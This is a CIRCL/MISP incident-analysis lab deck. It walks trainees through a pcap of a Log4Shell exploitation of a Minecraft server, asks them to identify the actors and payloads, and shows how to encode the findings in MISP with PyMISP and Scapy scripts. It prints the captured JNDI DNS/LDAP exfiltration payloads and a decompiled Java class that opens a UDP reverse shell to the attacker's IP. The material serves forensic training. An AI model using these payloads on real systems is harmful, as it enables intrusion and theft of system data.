Labs II: Encoding information and sharing it

E.304

CIRCL Computer Incident Response Center Luxembourg

MISP Project
https://www.misp-project.org/

March 29, 2022 - v0.7

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Log4J exploitation lab

The goal of this lab is to analyze a network capture evidence file, encode, and share the information following a successful exploitation by an attacker.

Resources:

- capture-e.304.pcap

Tools:

- Wireshark: Network protocol analyzer
- Jadx: Dex to Java decompiler
- misp-wireshark: Lua plugin to extract data from Wireshark and convert it into MISP format

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1.

Actors

capture-e.304.pcap is a network capture on the etho interface on our Minecraft Server.

Minecraft Server

- External IP: 44.202.61.172
- Internal IP: 172.31.84.208
- Version: Java Edition v1.18
- Vulnerable to CVE-2021-44228

External actors:

- **Player**
- **Attacker**

1.

Actors
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Minecraft Server
External IP: 44.202.61.172
Internal IP: 172.31.84.208
Version: Java Edition v1.18
Vulnerable to CVE-2021-44228
External actors:
Player
Attacker


Exercise 1: Identifying the external actors

Using Wireshark:

- Identify **Player** IP address
- Identify **Attacker** IP address


Figure: CSI: NY - S4E20

Exercise duration: 10 minutes




1. Player IP: 178.249.193.69, Attacker IP: 18.212.74.161

Statistics -> IPv4 Statistics -> All Addresses



Useful filters:

- ip.addr == 10.10.10.10 && ip.addr == 20.20.20.20
- dns.flags.rcode != 0



1. First one is for filtering the communication between two IP addresses only, second one shows failed dns requests, which can potentially be a C2 beaconing

Exercise 2: In-depth analysis 1/2

1. Identify **Attacker** connection to the **Minecraft Server**
2. Search for ***jndi*** string using Wireshark packet string search, and extract all the payloads
3. Analyze JNDI payloads and their purpose
   - DNS
   - LDAP
4. Describe the information the **Attacker** leaked information via DNS/LDAP requests

Exercise duration: 20 minutes

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1. Attacker connects in packet no. 1540. First attacker payload is a JNDI DNS probe to interact.sh (online tool). after a successful dns probe, attacker leaks via DNS OS user and Java version. Later the attacker leaks via LDAP queries, full Java version, OS, Java VM, Java locale, HW info. Last LDAP payload is a Java RCE.

Exercise 2: In-depth analysis 2/2

DNS payloads

```
${jndi:dns://hostname-${hostName}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
${jndi:dns://user-${env:USER}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
${jndi:dns://version-${sys:java.version}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
```

LDAP payloads

```
${jndi:ldap://18.212.74.161/${java:version}}
${jndi:ldap://18.212.74.161/${java:os}}
${jndi:ldap://18.212.74.161/${java:vm}}
${jndi:ldap://18.212.74.161/${java:locale}}
${jndi:ldap://18.212.74.161/${java:hw}}
${jndi:ldap://18.212.74.161:389/1svssl}
```


Exercise 2: In-depth analysis 2/2
DNS payloads
${jndi:dns://hostname-${hostName}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
${jndi:dns://user-${env:USER}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
${jndi:dns://version-${sys:java.version}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
LDAP payloads
${jndi:ldap://18.212.74.161/${java:version}}
${jndi:ldap://18.212.74.161/${java:os}}
${jndi:ldap://18.212.74.161/${java:vm}}
${jndi:ldap://18.212.74.161/${java:locale}}
${jndi:ldap://18.212.74.161/${java:hw}}
${jndi:ldap://18.212.74.161:389/1svssl}

1. Attacker connects in packet no. 1540. First attacker payload is a JNDI DNS probe to interact.sh (online tool). after a successful dns probe, attacker leaks via DNS OS user and Java version. Later the attacker leaks via LDAP queries, full Java version, OS, Java VM, Java locale, HW info. Last LDAP payload is a Java RCE.

Exercise 3: Payload delivery and RCE 1/2

Identify the TCP stream where the **Attacker** delivered the RCE payload to the **Minecraft Server**

- Search for LDAP traffic after the last JNDI payload
- Payload delivery is over HTTP
- HTTP objects can be exported easily in Wireshark

  `File -> Export Objects -> HTTP...`

- What does the payload do?
- Identify which commands the **Attacker** run abusing the RCE

Exercise duration: 15 minutes

Exercise 3: Payload delivery and RCE 1/2
Identify the TCP stream where the Attacker delivered the RCE payload to the Minecraft Server
Search for LDAP traffic after the last JNDI payload
Payload delivery is over HTTP
HTTP objects can be exported easily in Wireshark
File -> Export Objects -> HTTP...
What does the payload do?
Identify which commands the Attacker run abusing the RCE
Exercise duration: 15 minutes


1. The payload is a reverse UDP shell connecting to remote port 6666 on the attackers machine.
2. The payload can be easily decompiled with Jadx
3. filter reverse shell interaction: ip.src==18.212.74.161 && udp
4. The attacker runs the following commands:
5. packet 5202: ls
6. packet 5211: whoami
7. packet 5216: id
8. packet 5202: pwd
9. packet 5238: wget http://www.youtube.com/watch?v=dQw4w9WgXcQ
10. packet 6308: exit

Exercise 3: Payload delivery and RCE 2/2

```java
// ExecTemplateJDK8.class
package defpackage;

/* renamed from: ExecTemplateJDK8  reason: default package */
public class ExecTemplateJDK8 {
    static {
        try {
            Runtime.getRuntime()
                    .exec(System.getProperty("os.name").toLowerCase().contains("win")
                            ? new String[] {
                                    "cmd.exe", "/C",
                                    "sh -i >& /dev/udp/18.212.74.161/6666 0>&1"
                            }
                            : new String[] {
                                    "/bin/bash", "-c",
                                    "sh -i >& /dev/udp/18.212.74.161/6666 0>&1"
                            });
        } catch (Exception e) {
            e.printStackTrace();
        }
        System.out.println();
    }
}
```



Exercise 3: Payload delivery and RCE 2/2




1. packet 5: legit player connects to Minecraft server and plays normally
2. packet 1540: attacker connects to server via python script
3. packet 2488-2496: attacker sends chat that triggers dns probe to interactsh (dns)
4. packet 3378: attacker leaks user (dns)
5. packet 3619: attacker leaks java (dns)
6. packet 3798: attacker leaks java version (ldap)
7. packet 4049: attacker leaks OS (ldap)
8. packet 4266: attacker leaks java VM (ldap)
9. packet 4468: attacker leaks java locale (ldap)
10. packet 4729: attacker leaks HW (ldap)
11. tcp.stream eq 33: attacker delivers UDP reverse shell payload (ldap & http
12. udp.stream eq 12: attacker runs a few cmds via reverse shell and exits

MISP Encoding: Event

- Describing actors and their interactions in MISP







1. Create a new Event in MISP
2. Create a network/domain-ip object for our Minecraft Server
3. Create a network/domain-ip object for the Player
4. Create a network/domain-ip object for the Attacker
5. Create a network/domain-ip object for the *.interact.sh domain
6. Fill each object first/last seen properties
7. Fill each object with all the ports identified
8. Create references between the objects
9. Player->[connects-to]->Minecraft Server
10. Attacker->[uses-for-recon]->*.interact.sh
11. Minecraft Server->[connects-to]->*.interact.sh
12. Attacker->[compromised]->Minecraft Server

MISP Encoding: Timeline

- Adding fine-grained information






1. Add a network/domain-ip objects with first/last seen for each DNS exfiltration
2. Add a network/domain-ip objects with first/last seen for each LDAP exfiltration
3. Objects are prefered as they can have references between each other.
4. Add a file/malware sample for the Java payload
5. Add an attribute describing each command the attacker run with its timestamp

MISP Encoding: Context

- Adding contextual information such as tags and galaxy clusters



1. Explain the importance of adding tags
2. Explain why use event, object, or attribute level tags
3. Showcase usage of MITRE ATT&CK galaxy

MISP Automation: PyMISP and Scapy 1/2

Push all failed DNS requests as attributes to a MISP event

```
#!/var/www/MISP/venv python3.8
# -*- coding: utf-8 -*-

from pymisp import PyMISP, MISPAttribute, MISPSighting
from scapy.all import *
import sys

api = PyMISP("https://YOUR_MISP_HOST/", "YOUR_API_KEY")

if len(sys.argv) < 2:
    exit("usage: python populate_event.py [capture.pcap] [event_id]")

pcap = rdpcap(sys.argv[1])
event_id = sys.argv[2]

for pkt in pcap:
    dns_pkt = pkt.getlayer('DNS')
    if dns_pkt and pkt.opcode == 0 and dns_pkt.rcode != 0:
        attr = MISPAttribute()
        attr.type = 'domain'
        attr.to_ids = True
        attr.comment = 'dns exfiltration'
        attr.first_seen = float(pkt.time)
        attr.value = dns_pkt.qd.qname.decode("utf-8").rstrip(".")
        res = api.add_attribute(event_id, attr, pythonify=True)
```


PyMISP makes interacting with MISP API very easyScapy is a packet manipulation tool that can be paired easily with PyMISP

1. The following snippet parses a pcap file and pushes all failed DNS requests as attributes to a MISP event


MISP Automation: PyMISP and Scapy 2/2

Extending the previous script with **sightings**, if we detect a duplicate of an attribute, we instead add a sighting of the value.

```
dup_error_msg = "A similar attribute already exists for this event."

for pkt in pcap:
    dns_pkt = pkt.getlayer('DNS')
    if dns_pkt and pkt.opcode == 0 and dns_pkt.rcode != 0:
        attr = MISPAttribute()
        attr.type = 'domain'
        attr.to_ids = True
        attr.comment = 'dns exfiltration'
        attr.first_seen = float(pkt.time)
        attr.value = dns_pkt.qd.qname.decode("utf-8").rstrip(".")
        res = api.add_attribute(event_id, attr, pythonify=True)

        if res['errors'] and dup_error_msg in res['errors'][1]['errors']['value']:
            sighting = MISPSighting()
            sighting.value = attr.value
            sighting.timestamp = float(pkt.time)
            api.add_sighting(sighting)
```

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


Bonus: misp-wireshark

- misp-wireshark can be used to export information from a pcap file to MISP format







1. Explain how to add the plugin to Wireshark
2. Go to "Wireshark" -> "Tools" -> "MISP: Export to MISP format" use the following filter: "tcp.stream eq 34" and hit OK
3. Copy the json contents from the pop-up window
4. In your MISP instance, open the exercise event and on the menu on the left select: "Populate from..." -> "Populate using a JSON file containing MISP event content data"
5. Paste the copied json from Wireshark and click on Submit.